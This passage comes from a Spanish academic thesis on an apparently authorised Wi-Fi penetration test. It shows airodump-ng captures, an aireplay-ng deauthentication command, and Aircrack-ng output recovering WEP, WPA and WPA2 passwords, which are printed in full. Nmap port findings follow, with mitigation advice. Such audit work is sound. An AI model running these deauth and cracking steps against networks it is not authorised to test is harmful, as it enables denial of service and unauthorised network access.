18:7C:08:2A:85:78 -85 1 75 0 1 195 OPN DOCENTES
06:8A:0A:C7:C2:59 -46 124 0 0 1 48 WPA RED_USR
1C:38:F3:08:31:94 -32 174 12 0 2 270 WPA2 CCMP PSK AP
E8:1D:A8:22:D8:69 -73 75 0 0 1 130 WPA2 CCMP PSK <length: 0>
E8:1D:A8:E2:D0:68 -64 74 0 0 1 130 OPN ESTUDIANTES
D8:38:FC:3A:E5:08 -85 31 0 0 11 195 OPN DOCENTES
E8:1D:A8:E2:D8:E8 -42 90 1592 0 11 130 OPN ESTUDIANTES
E8:1D:A8:62:D8:E8 -45 108 0 0 11 130 OPN DOCENTES
04:95:E6:77:9C:84 -36 124 0 0 11 130 WPA2 CCMP PSK Tesis_FM

```

Figura 46: Escaneo e identificación de redes

Fuente: Elaborado por autor

Cuando el escaneo haya terminado, el análisis de seguridad se centra especialmente en las redes que utilizan los protocolos de cifrado WEP, WPA y WPA2, ya que son el centro de la exploración, por lo que la siguiente fase consiste en elegir meticulosamente el BSSID (dirección MAC del punto de acceso) y el canal en el que opera la red; esta elección es crucial porque permite capturar el tráfico centrado en la red elegida, lo que simplifica la obtención de paquetes cruciales para su posterior análisis y además, esta información es esencial para llevar a cabo ataques de inyección de paquetes y para adquirir claves WEP, WPA y WPA2, lo que permite realizar una evaluación detallada de las vulnerabilidades que existen en este protocolo.

Cuando la red a la que se le desea atacar, se realiza el encapsulamiento de los paquetes, se verifica que dicho paquete posea vectores de inicialización, estos son aquellos que conforman ya sea la reconstrucción y cifrado, de tal manera que operan en distintos protocolos, es por ello que se generan diferentes vectores de inicialización, gracias a cómo actúan en los diferentes protocolos donde al transmitir un paquete se crean IVs, este argumento hace que los IVs se vayan acumulando en el tiempo, por ende la importancia de esto es que al alcanzar una cierta cantidad, es posible determinar las claves mediante la criptografía de análisis.

Una característica que resalta en este aspecto es que, durante la captura, la red sigue funcionando con normalidad y los usuarios no notan ninguna interrupción del servicio, lo que dificulta la detección del ataque, los comandos como, `Sudo airodump-ng wlan0mon -essid (nombre de la red) -w (nombre del paquete) -c` se utiliza para comprobar la seguridad de la red Wi-Fi, con el objetivo de obstaculizar paquetes de un punto de acceso determinado.

En este caso, indica que se enfocará en los puntos de acceso con los SSID (D-Administracion, RED_USR, RED_USR2), lo que permite filtrar y capturar solo la información de esas redes en particular. La opción `-w` define el nombre del archivo en el que se guardarán los paquetes capturados, mientras que `-c` especifica el canal en el cual está operando la red objetivo, mejorando la precisión de la captura al reducir interferencias con otras redes.

Al hacer uso de ejecutar comandos en base al modo privilegiado, es sustancial porque se mantiene comunicación directa con la tarjeta de red en modo monitor, es decir que no todos los comandos son usados bajo privilegios, pero para capturar los handshakes se necesita que sea por medio de la tarjeta de red, el cual contiene información necesaria que ayuda en la obtención de la clave, dado que esto ayuda en la evaluación de las vulnerabilidades.

La Figura 47, se presenta la identificación de una de las redes a analizar, de tal manera que es necesario conocer los parámetros como el BSSID, la frecuencia en la que trabaja esta red, la banda en la que opera de tal modo que estos son datos fundamentales que se utilizarán para el siguiente paso.

```

adriana@kali: -
File Actions Edit View Help

CH 1 ][ Elapsed: 1 min ][ 2024-10-09 16:45

BSSID          PWR RXQ Beacons  #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
74:4D:28:5E:B9:50 -62  0    17    13  0  1  130 WPA2 CCMP PSK RED_USR2

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
(not associated) 08:1F:12:99:4E:1F -64  0 - 1   0      4      UPSE
74:4D:28:5E:B9:50 92:F7:47:14:7D:0D -22  0 - 1   0     12

```

Fuente: Elaborado por autor

En la figura 48, se muestra los handshakes capturados, referente a los 3 APs que constan de los distintos tipos de protocolos.

```

adriana@kali: ~
File Actions Edit View Help
Quitting ...
Caught signal 11 (SIGSEGV). Please contact the author!

(adriana@kali)-[~]
└─$ ls
Audittesis-01.cap      Capture-Pat-04.log.csv  auditoriav1-01.log.csv
Audittesis-01.csv     Capture-Pat-05.cap     auditoriav12-01.cap
Audittesis-01.kismet.csv  Capture-Pat-05.csv     auditoriav12-01.csv
Audittesis-01.kismet.netxml  Capture-Pat-05.kismet.csv  auditoriav12-01.kismet.csv
Audittesis-01.log.csv  Capture-Pat-05.kismet.netxml  auditoriav12-01.kismet.netxml
Audittesis-02.cap      Capture-Pat-05.log.csv  auditoriav12-01.log.csv
Audittesis-02.csv     Capturearea-Pat-01.cap  auditvcn-01.cap
Audittesis-02.kismet.csv  Capturearea-Pat-01.csv  auditvcn-01.csv
Audittesis-02.kismet.netxml  Capturearea-Pat-01.kismet.csv  auditvcn-01.kismet.csv
Audittesis-02.log.csv  Capturearea-Pat-01.kismet.netxml  auditvcn-01.kismet.netxml
Audittesis-03.cap      Capturearea-Pat-01.log.csv  auditvcn-01.log.csv
Audittesis-03.kismet.csv  Desktop                  auditvcn-02.cap
Audittesis-03.kismet.netxml  Documents                auditvcn-02.csv
Audittesis-03.log.csv  Downloads                auditvcn-02.kismet.csv
Audiuu-01.cap          Music                    auditvcn-02.kismet.netxml
Audiuu-01.csv          Pictures                 auditvcn-02.log.csv
Audiuu-01.kismet.csv  Public                  auditvcn-03.cap
Audiuu-01.kismet.netxml  START                   auditvcn-03.csv
Audiuu-01.log.csv      Templates               auditvcn-03.kismet.csv
Captura-Pat-01.cap    Videos                 auditvcn-03.kismet.netxml
Captura-Pat-01.csv     audit01-01.cap         auditvcn-03.log.csv
Captura-Pat-01.kismet.csv  audit01-01.csv       auditvcn1-01.cap
Captura-Pat-01.kismet.netxml  audit01-01.kismet.csv  auditvcn1-01.csv
Captura-Pat-01.log.csv  audit01-01.kismet.netxml  auditvcn1-01.kismet.csv
Captura-Pat-01.log.csv  audit01-01.log.csv    auditvcn1-01.kismet.netxml
Captura-Pat-01.csv     auditoriaff-01.cap     auditvcn1-01.log.csv
Captura-Pat-01.kismet.csv  auditoriaff-01.csv    handshake-01.cap
Captura-Pat-01.kismet.netxml  auditoriaff-01.kismet.csv  handshake-01.csv
Captura-Pat-01.log.csv  auditoriaff-01.kismet.netxml  handshake-01.kismet.csv
Captura-Pat-02.cap     auditoriaff-01.log.csv  handshake-01.kismet.netxml
Captura-Pat-02.csv     auditoriaff-02.cap     handshake-01.log.csv
Captura-Pat-02.kismet.csv  auditoriaff-02.csv    handshakecasa-01.cap
Captura-Pat-02.kismet.netxml  auditoriaff-02.kismet.csv  handshakecasa-01.csv
Captura-Pat-02.log.csv  auditoriaff-02.kismet.netxml  handshakecasa-01.kismet.csv
                          auditoriaff-02.log.csv  handshakecasa-01.kismet.netxml

```

Figura 48: Capturas de handshakes.

Fuente: Elaborado por autor

En tercer lugar se aplica el ataque de inyección, que se ejecuta con el aursinc Wi-Fi deauther y aireplay, por lo tanto, el Aursinc Wifi Deauther es un dispositivo eficiente dentro de la rama de seguridad, ya que no solo permite que los clientes pierdan la conexión, sino que también modifica el tráfico, lo que ayuda a amplificar la transferencia de datos en la red al combinar deautenticaciones y ajustes de tráfico, de tal modo que la intrusión se intensifica a medida que acelera la captura de entornos de iniciativa (IV), dado que esto sucede porque los clientes se desconectan y reconectan continuamente a la red, lo que hace que el AP produzca paquetes adicionales, aumentando así el tráfico interno, lo que crea más posibilidades de arrebatar los vectores iniciales, acortando así el tiempo esencial para acumular las cantidades necesarias para cifrar la información particular.

Aireplay-ng es una herramienta que realiza una Autenticación falsa, el cual permitió que el punto de acceso aceptara el adaptador como un cliente autorizado, como se muestra en la figura 49. La reinyección de paquetes ARP se llevó a cabo haciendo uso de estas 2 herramientas la cual generó tráfico artificial obteniendo de esta manera una captura rápida con suficientes IVs.

```
(root@kali) ~# aireplay-ng --deauth 0 -a 74:4D:28:5E:B9:50 -c 94:E0:D6:F7:58:30 wlan0mon
16:25:18 Waiting for beacon frame (BSSID: 74:4D:28:5E:B9:50) on channel 1
16:25:19 Sending 64 directed DeAuth (code 7). STMAC: [94:E0:D6:F7:58:30] [ 0 | 0 ACKs]
16:25:20 Sending 64 directed DeAuth (code 7). STMAC: [94:E0:D6:F7:58:30] [ 0 | 0 ACKs]
16:25:20 Sending 64 directed DeAuth (code 7). STMAC: [94:E0:D6:F7:58:30] [ 0 | 0 ACKs]
16:25:21 Sending 64 directed DeAuth (code 7). STMAC: [94:E0:D6:F7:58:30] [ 0 | 1 ACKs]
16:25:21 Sending 64 directed DeAuth (code 7). STMAC: [94:E0:D6:F7:58:30] [ 0 | 0 ACKs]
16:25:22 Sending 64 directed DeAuth (code 7). STMAC: [94:E0:D6:F7:58:30] [ 0 | 0 ACKs]
16:25:23 Sending 64 directed DeAuth (code 7). STMAC: [94:E0:D6:F7:58:30] [ 0 | 0 ACKs]
16:25:23 Sending 64 directed DeAuth (code 7). STMAC: [94:E0:D6:F7:58:30] [ 0 | 0 ACKs]
16:25:23 Sending 64 directed DeAuth (code 7). STMAC: [94:E0:D6:F7:58:30] [ 0 | 0 ACKs]
16:25:24 Sending 64 directed DeAuth (code 7). STMAC: [94:E0:D6:F7:58:30] [ 0 | 0 ACKs]
16:25:24 Sending 64 directed DeAuth (code 7). STMAC: [94:E0:D6:F7:58:30] [ 0 | 0 ACKs]
16:25:25 Sending 64 directed DeAuth (code 7). STMAC: [94:E0:D6:F7:58:30] [ 0 | 0 ACKs]
16:25:26 Sending 64 directed DeAuth (code 7). STMAC: [94:E0:D6:F7:58:30] [ 0 | 0 ACKs]
```

Figura 49: Ataque Deauth con aireplay-ng


Fuente: Elaborado por autor

Descifrado de password en protocolo WEP

El primer paso fue la recopilación de tráfico asociado al punto de acceso D-Administración, utilizando herramientas como Airodump-ng, se capturaron paquetes de datos transmitidos entre los dispositivos conectados al AP y el punto de acceso mismo. Dado que el cifrado WEP se basa en un esquema de autenticación que utiliza vectores de inicialización débiles, fue posible capturar suficiente información para proceder al ataque, por ende, para acelerar el proceso de captura, se realizó un ataque de reinyección de paquetes, utilizando herramientas complementarias como aireplay-ng. Este ataque permitió generar un flujo continuo de paquetes que, al ser interceptados y descifrados, facilitaron la acumulación de suficientes IVs para ejecutar el ataque de crackeo.

Una vez recolectados los paquetes necesarios (en este caso, más de 25,000 claves probadas), se utilizó Aircrack-ng para analizar los vectores de inicialización y

descifrar la clave WEP. En la salida de la herramienta se identificó la clave correcta: 22113, validando el éxito del ataque en apenas 13 segundos, con una velocidad de 1891.72 claves por segundo, obteniendo de esta manera la contraseña que proporciona el AP1, del protocolo WEP, en la figura 50 se presenta el password que consta de 64 bits en donde se capturaron alrededor de 20,000 IVs.



```

adriana@kali: ~
File Actions Edit View Help

Aircrack-ng 1.7

[00:00:13] 25506/14344395 keys tested (1891.72 k/s)

Time left: 2 hours, 6 minutes, 9 seconds           0.18%

KEY FOUND! [22113]

Master Key      : A6 73 1C 8E 74 D2 68 06 11 27 51 C7 94 4F D4 EC
                  CD AE B5 A3 88 22 30 C5 21 56 A9 A3 8D 77 9B E9

Transient Key   : 74 EC 8E D4 73 0C 07 E2 D9 0C 2C 8D 93 A7 D7 98
                  DC 3B 8B 76 BD 83 3C EB 61 24 E1 D4 97 C7 B0 83
                  60 60 69 BD A2 79 CA 99 D8 EF 18 C4 55 ED 27 A0
                  DD A3 CD E2 02 16 74 39 2A B6 92 E9 E6 94 76 21

EAPOL HMAC     : 31 F7 01 C0 29 C7 0C FA F9 01 E2 FF CB B1 E2 03
  
```

Figura 50: Uso de Aircrack-ng en WEP

Fuente: Elaborado por autor

Descifrado de password en protocolo WPA

El handshake, previamente capturado y aplicando con la herramienta de Airodump-ng, generó la información preliminar privada para el proceso de cracking de la clave, en la cual esta captura contenía los vectores de inicialización que a su vez, han sido procesados por Aircrack-ng y fueron sistemáticamente criptoanalizados mediante técnicas avanzadas que sometió a una serie de combinaciones de claves potenciales y obtuvo la contraseña de la red 0901282095 después de más de 10 millones de combinaciones a 364.22 claves por segundo.

La Figura 51 muestra el resultado del proceso que se realizó con Aircrack-ng, enfatizando los componentes técnicos de la clave, como la Clave Maestra, la Clave

Transitoria y el HMAC EAPOL, que se generaron al obtener la contraseña, de modo que el ataque fue exitoso, dando como resultado que el cifrado WEP es débil.

El resultado final logrado con Aircrack-ng se muestra en la Figura 51, en el que se recalca los mecanismos técnicos de la clave como la Clave Maestra, la Clave Transitoria y el HMAC EAPOL, por tal motivo que fueron creados en el proceso de autenticación, este ataque demuestra la debilidad de las redes seguras con WPA debido a la falta de políticas de complejidad para las contraseñas, la facilidad con la que se descifró la clave permitió al atacante acceder a la red, exponiéndola a riesgos graves como la interceptación de tráfico y la explotación de servicios vulnerables.

```

Aircrack-ng 1.7

[00:00:00] 11/10303727 keys tested (364.22 k/s)

Time left: 7 hours, 51 minutes, 30 seconds           0.00%

KEY FOUND! [ 0901282095 ]

Master Key      : 40 79 CF 58 3C CC F7 8C D1 EE D0 87 F3 7A 83 10
                 3F 50 CF 30 98 A4 D1 DC EC 49 D9 7E 17 C4 3E 4B

Transient Key   : 86 22 38 32 09 53 88 F6 40 35 3F B9 D8 7A 2C 5E
                 3A F1 2D 4A AE 93 13 EB 6A 3A 36 5C 6C 36 9A 54
                 93 F3 81 37 BD F4 F0 DA 06 53 43 97 31 04 96 08
                 F6 67 1C B1 F2 0E C3 94 EF F6 05 41 A7 E5 A4 D2

EAPOL HMAC     : 0D 84 19 7E 0C 49 AE 51 53 CA 22 8A 13 C1 11 B9

```

Figura 51: Uso de Aircrack-ng en WPA

Fuente: Elaborado por autor


Descifrado de password en protocolo WPA2

La explotación de la RED_USR2, configurada con el protocolo WPA2, evidenció una vulnerabilidad crítica asociada al uso de contraseñas débiles. Este ataque fue realizado utilizando la herramienta especializada Aircrack-ng, que permitió romper la seguridad del handshake previamente capturado, un componente clave en el proceso

de autenticación de WPA2. El éxito de esta explotación resalta los riesgos inherentes en configuraciones de red que no implementan contraseñas robustas ni adoptan estándares de seguridad más modernos.

El proceso inició con la captura del handshake, aprovechando la comunicación entre un cliente conectado y el punto de acceso. Para lograrlo, se utilizó un ataque de desautenticación, el cual forzó al cliente a reconectarse, generando un nuevo handshake. Este intercambio fue interceptado mediante Airodump-ng y almacenado en un archivo .cap. La captura del handshake representa el primer paso en la explotación, ya que contiene la información necesaria para intentar la ruptura de la clave de la red.

Posteriormente, se realizó un ataque de fuerza bruta contra el archivo capturado utilizando Aircrack-ng. Este ataque consistió en probar sistemáticamente una gran cantidad de combinaciones posibles de contraseñas, superando los 14 millones de intentos hasta encontrar la clave correcta: @dri@0120601, como se muestra en la figura 52, dando como verídico la obtención de autenticación de este AP.



```
adriana@kali: ~  
File Actions Edit View Help  
Water Aircrack-ng 1.7  
[02:46:10] 14345429/14344395 keys tested (2266.51 k/s)  
Time left: -289717666 day, 19 hours, 33 minutes, 20 seconds 100.01%  
KEY FOUND! [ @dri@0120601 ]  
1875B WPA  
Master Key : 9C EA DA 96 5D 20 36 FA F6 05 5F CE 1A 76 4F A7  
0C F8 39 F6 C3 39 1F 02 32 5D 99 7D 0B 8E E3 88  
Transient Key : 58 AC FC 29 35 9B A0 53 BF 7A 33 A1 73 37 21 13  
9D 52 DA 3B C2 D8 BA 44 A7 2F FE 98 B8 76 66 86  
90 19 21 AF 14 FD 76 90 60 6E 21 4E D5 D0 C2 36  
87 A7 FE 2F E4 76 19 33 AE 4F 20 DB 60 67 5B 89  
EAPOL HMAC : C3 23 FF 89 7F 11 09 06 B7 0E FD 48 61 E5 F5 AB
```

Figura 52: Uso de Aircrack-ng en WPA2

Fuente: Elaborado por autor

Con las claves descifradas, se realiza la comprobación en el cual la clave obtenida es la correcta, por esta razón, se modifica el modo de monitoreo del adaptador Wi-Fi a modo gestionado, ya que luego de aquello ya no es necesario tener el modo de la tarjeta de red activado.

La identificación de la red a la que se desea atacar y el conocimiento del cifrado que posee, ayuda a realizar los ataques de deautenticación, probe y beacon con el Aursinc wifi Deauther, una vez se ejecuten los ataques, se procede a activar el sistema operativo de Kali Linux, el cual se procede a capturar el handshake que se genera al tener activado los ataques, una vez concluido se valida y analiza si en realidad se capturo handshake y se analiza el tráfico cuando las intrusiones se encuentren presentes en la red, luego se captura los handshakes, se activó la herramienta aircrack-ng de Kali Linux y en base al handshake capturado se logra exitosamente el descifrado de la contraseña de la red, obteniendo e indicando que el protocolo WPA2 es débil ante el presente ataque.

CAPÍTULO IV

4. ANÁLISIS DE LOS RESULTADOS Y VALORACIÓN DE DEBILIDADES.

4.1. Análisis de resultados de escaneo de red y pruebas de pentesting.

Los resultados obtenidos mediante la fase de escaneo de la red y pruebas de penetración se realizaron a base del sistema operativo de Kali Linux, el cual consta con airodump-ng, airmong-ng, Nmap, aircrack-ng, el cual ayudaron exitosamente identificar los hosts de la red, puertos que se encontraban abiertos y servicios que se encuentran activos, de igual manera se obtuvo un análisis de los protocolos WEP, WPA y WPA2 en los diferentes AP con sus respectivos cifrados

Al inicio se hizo uso de Nmap, ya que se necesitaba evaluar, en qué condiciones se encontraba la red, es por ello que se obtuvo las direcciones IP activas, de igual manera los puertos abiertos, hosts y servicios activados, en base a esta información se logró observar la infraestructura y las debilidades que ponen en riesgo la red ante terceros.

Airodump-ng se utilizó para adquirir datos que se destacan en la red, cabe recalcar que también se incluyeron handshakes de autenticación, que consecutivamente se usó para la apreciación de la robustez y el nivel en el que se encuentra protegido los protocolos en base a la normativa 802.11 b/g/n.

Los resultados de las pruebas de penetración proporcionan una visión práctica sobre cómo identificar los puntos débiles, de igual manera, ayudan a probar el nivel de protección de los métodos de autenticación y cifrado realizados en la detección de fallos junto con intentos controlados de explotación, a su vez, proporciona la oportunidad de examinar la resiliencia de la red contra ataques de fuerza bruta, similares a inserciones, es por ello que, este análisis exhaustivo posee precisión, fortalezas y debilidades de la red, que ayudan generalmente a plantear medidas destinadas a la reducción de riesgos y la mejora del aparato de seguridad contra posibles amenazas.

4.1.1. Apreciación de datos alcanzados en el escaneo de dispositivos.

Interpretación de los datos del escaneo

Como se mencionó anteriormente para la obtención de estos datos se usó Nmap, la tabla 8 muestra las direcciones ip obtenidas con Nmap, el comando con el que se logró esto es Nmap -sn, el cual nos indica el análisis profundo de la red, ya que, para iniciar el análisis con el reconocimiento de los dispositivos terminales, es importante mencionar que no se expone la privacidad del usuario.

Dirección MAC	Fabricante	Latencia
No identificado	No identificado	0.0023s
64:13:AB:6E:4D:6C	Huawei	0.087s
EC:10:7B:B2:71:8B	Samsung	0.098s
60:A4:D0:E7:8E:66	Samsung	0.10s
88:BD:45:FB:34:12	Samsung	0.063s
56:C8:78:FD:6A	Desconocido	Desconocido

Tabla 8. Escaneo de host

Fuente: Elaborado por autor

En la red local se encontraron 6 de 256 direcciones IP, en él cual, se establece 256 direcciones IP, ya que al estar configurada con una máscara subred /24, abarca un total de 256 direcciones, de los 6 dispositivos activos, poseen su respectiva dirección MAC e IP, un dato adicional es el nombre de quien fabricó cada uno de ellos, aportando de esta manera puntos débiles de la red, el dispositivo 192.168.100.4 fue hecho por Huawei, en el cual esto sugiere que podría tratarse de parte de la infraestructura de red principal.

Los dispositivos finales conectados con dirección ip 192.168.100.30, 192.168.100.53 y 192.168.100.60 fueron fabricados por Samsung, lo cual es indicativo de dispositivos de consumo, como teléfonos móviles, por ende, la presencia de estos dispositivos es común en redes domésticas o en oficinas donde se permite el acceso de

dispositivos personales. Sin embargo, es fundamental verificar que estos dispositivos sean seguros, ya que los dispositivos IoT pueden representar puntos vulnerables debido a sus niveles variables de seguridad.

La dirección IP 192.168.100.27 tiene un inconveniente que ni el fabricante del dispositivo ni su dirección MAC se encuentran disponibles, de tal forma que esto podría ser resultado de una base de datos insuficiente en la herramienta de escaneo o de que no se conoce al fabricante, cualquiera que sea el motivo demuestra la ausencia de datos adicionales acerca de esta dirección la sitúa como un potencial peligro.

Al usar el comando `-sn` facilita un enfoque general de los terminales conectados, para obtener una evaluación de seguridad más completa, se recomienda realizar un escaneo adicional que explore los puertos abiertos en cada dispositivo ya que esto permitirá identificar los servicios que podrían estar disponibles para posibles atacantes, y así tomar las medidas necesarias para proteger la red.

Esta evaluación es fructífera porque permite distinguir los hosts activos, ante situaciones como el de host sin información, se considera necesario un firmware actualizado para prevenir direcciones IP anónimas, de igual manera se debe realizar auditorías.

4.1.2. Análisis de vulnerabilidades en servicios y puertos abiertos

La Figura 53, muestra un resultado de un escaneo realizado con Nmap, una herramienta de análisis de redes y detección de vulnerabilidades. El objetivo principal de este escaneo parece ser identificar servicios activos y posibles puntos de entrada mediante la enumeración de puertos abiertos o filtrados en un dispositivo con una dirección MAC asociada a Huawei Technologies.

```

Host is up (0.0090s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE      SERVICE
21/tcp    filtered  ftp
22/tcp    filtered  ssh
23/tcp    filtered  telnet
53/tcp    open      domain
80/tcp    open      http
139/tcp   filtered  netbios-ssn
445/tcp   filtered  microsoft-ds
8899/tcp  filtered  ospf-lite
MAC Address: 64:13:AB:6E:4D:6C (Huawei Technologies)

```

Figura 53: Puertos abiertos y servicios

Fuente: Elaborado por autor

La figura presenta los puertos abiertos y los servicios que posee activo cada uno de ellos, en la cual se han registrado 2 puertos abiertos, 53/TCP (servicio DNS) y 80/TCP(HTTP), que se les considera un riesgo, ya que uno de ellos es el servidor y solo basta con una mala configuración para ser atacado ya sea por envenenamiento de caché o cualquier otro ataque, de la misma manera el servicio HTTP, con la diferencia que se de acceso sin autorización.

Los puertos marcados como filtrados indican que están protegidos por un firewall o dispositivo de seguridad que bloquea el acceso, lo cual es una buena práctica, aunque estos puertos también deben revisarse para asegurarse de que no sean accesibles por error desde otras rutas, los puertos y servicios que se encontraron en la red se muestran en la tabla 9.

Puertos	Servicios
53	DNS
80	Servidor WEB

21	File Transfer Protocol (FTP)
22	Secure Shell (ssh)
23	telnet
139	NetBIOS Session Service (netbios-ssn)
445	Microsoft-ds (SMB)
8899	Open Shortest Path First – lite (ospf-lite)

Tabla 9. Lista de puertos y servicios

Fuente: Elaborado por autor

A continuación, se realiza un análisis detallado de cada puerto abierto detectado en el escaneo, abordando los riesgos de seguridad que pueden representar y ofreciendo recomendaciones para mitigar posibles vulnerabilidades o configuraciones inseguras que podrían facilitar ataques dentro de una red.

Puerto 53 (DNS): Este puerto ayuda en la asignación de nombre referente a direcciones IP, se encarga de esto porque maneja el sistema DNS, y que si la red no está actualizada, desde ya se la considera con una seguridad baja, los cuales los atacantes remiten solicitudes falsificadas para sobrecargar el sistema objetivo, para mitigar estos riesgos, es fundamental limitar el acceso al DNS exclusivamente a clientes internos y deshabilitar la recursión para redes externas, configurando el servidor para que solo responda a consultas autorizadas.

Puerto 80 (HTTP): Este puerto se centra en el protocolo HTTP, el cual es un servidor WEB, de tal modo que, si un dispositivo se encuentra abierto, es factible que

cuenta una interfaz de administración, pero al tener esto abierto genera un riesgo y deben tomarse medidas de seguridad.

A medida que la red usa HTTP y no HTTPS, el atacante obtiene credenciales en texto plano, de igual manera se procede ante las credenciales que ayudan a lograr con el objetivo de terceros, otro riesgo asociado es el ataque de fuerza bruta, dado que las interfaces web desprotegidas son vulnerables a intentos de adivinación de credenciales y, en ocasiones, a la explotación de vulnerabilidades en el software de administración.

Puerto 21 (FTP): El protocolo FTP admite la transferencia de archivos en texto plano, en este caso este protocolo se encuentra filtrado en la red, pero si se da el caso de encontrarse abierto, podría ser vulnerable al interceptar las credenciales y de igual manera a los accesos, por lo consiguiente es aconsejable emplear SFTP o FTPS en caso de necesitar acceso remoto a archivos

Puerto 22 (SSH): SSH es un protocolo seguro en el ámbito de la conectividad eficiente, cabe recalcar que esto se basa en la configuración sólida, sin embargo, si no se establecen políticas de autenticación y actualizaciones, estas pueden presentar sus debilidades.

Para mejoras, se soluciona proponer un cambio personalizado con respecto, configuración de clave pública y a su vez eliminando la configuración por contraseña y hacer uso de filtrados, el cual son métodos que ayudan en la reducción de ataques

Puerto 23 (Telnet): Protocolo poco de administración que consiste en datos sin cifrar desistiendo de esta manera datos y credenciales visibles, el cual no están cifrados.

Puerto 139 (NetBIOS) y Puerto 445 (SMB): En entornos de redes Windows, estos puertos se utilizan para compartir archivos e impresoras entre dispositivos, aquí también se realizan los ataques masivos, teniendo en cuenta esta clase de debilidades, en este puerto puertos pueden ser un punto de entrada para la propagación de malware, permitir accesos no autorizados a recursos compartidos e incluso facilitar la reutilización de credenciales en diferentes ataques.

Para que este protocolo sea efectivo requiere de la activación, se recomienda desactiv Como medida de defensa, es necesario deshabilitar el protocolo ex-SMBv1, y

más bien se recomienda utilizar versiones más seguras como SMBv2 o SMBv3. Además, se recomienda permitir el acceso al SMB solo a las sub-redes necesarias y mantener el software constantemente actualizado porque este protocolo es bastante popular entre los hackers.

Puerto 8899 (OSPF-Lite): OSPF es un protocolo de enrutamiento que comúnmente se usa en redes amplias, por lo cual, si se establece una configuración mal, un atacante puede alterar el tráfico de la red ya sea por mecanismos como rutas que no existen o la redirección de paquetes que ayudan a la indagación del malicioso, en base a todas estas consideraciones, se establece una configuración incorrecta puede permitir que un atacante altere el tráfico de red mediante el envío de rutas falsas. de tal modo que, si un atacante obtiene acceso al tráfico OSPF, podría redirigir paquetes, facilitando el espionaje o la denegación de servicio

Ante todas las adversidades, se recomienda implementar autenticación en OSPF para evitar la manipulación de rutas y restringir el acceso al protocolo de enrutamiento.

4.1.3.Evaluación de Vulnerabilidades en Puntos de Acceso WiFi y estudio de Ataques Deautenticación, Beacon y Probe Request

En esta sección se realiza un estudio con respecto a los 3 ataques realizados en el entorno controlado con el Aursinc wifi Deauther, de tal manera que sirve para llevar a cabo ataques de pentesting, como el de deautenticación, beacon que consiste en la falsificación de señales y probe request que consiste en envío de solicitudes de sondeo, explotando así el protocolo IEEE 802.11b/g/n.

Además, se explora el impacto que ocasiona al realizar estos ataques en los puntos de acceso, todo referente a la seguridad y disponibilidad de la red.

Ataques de Deautenticación

Los ataques de deautenticación son un tipo de denegación de servicio (DoS) enfocado en redes WiFi, en el que el atacante envía tramas de deautenticación a los dispositivos conectados, provocando desconexiones temporales y reconexiones repetidas. La efectividad de este ataque depende de la capacidad para transmitir tramas

en la frecuencia y canal específicos del punto de acceso, tarea que el Aursinc WiFi Deauther maneja eficientemente.

En el API, denominado “D-Administración”. Ataque de deautenticación, se comienza enviando paquetes de deautenticación a cada dispositivo conectado, el dispositivo atacante simula la dirección MAC del punto de acceso, el mensaje que se crea es tramas de deautenticación lo que logra engañar a todos los dispositivos para que se desautenticuen por la fuerza.

La figura 54 muestra dispositivos afectados, esta es una señal de que el ataque se ha realizado con éxito, es decir que el servicio de denegación funcionó, a su vez se observa que el canal se satura ya que los dispositivos se encuentran en constante reconexión.

Time	Source	Destination	Protocol	Length	Info
1794 63.467988999	ae:7d:0a:7a:9a:a2	Broadcast	802.11	240	Beacon frame, SN=546, FN=0, Flags=...
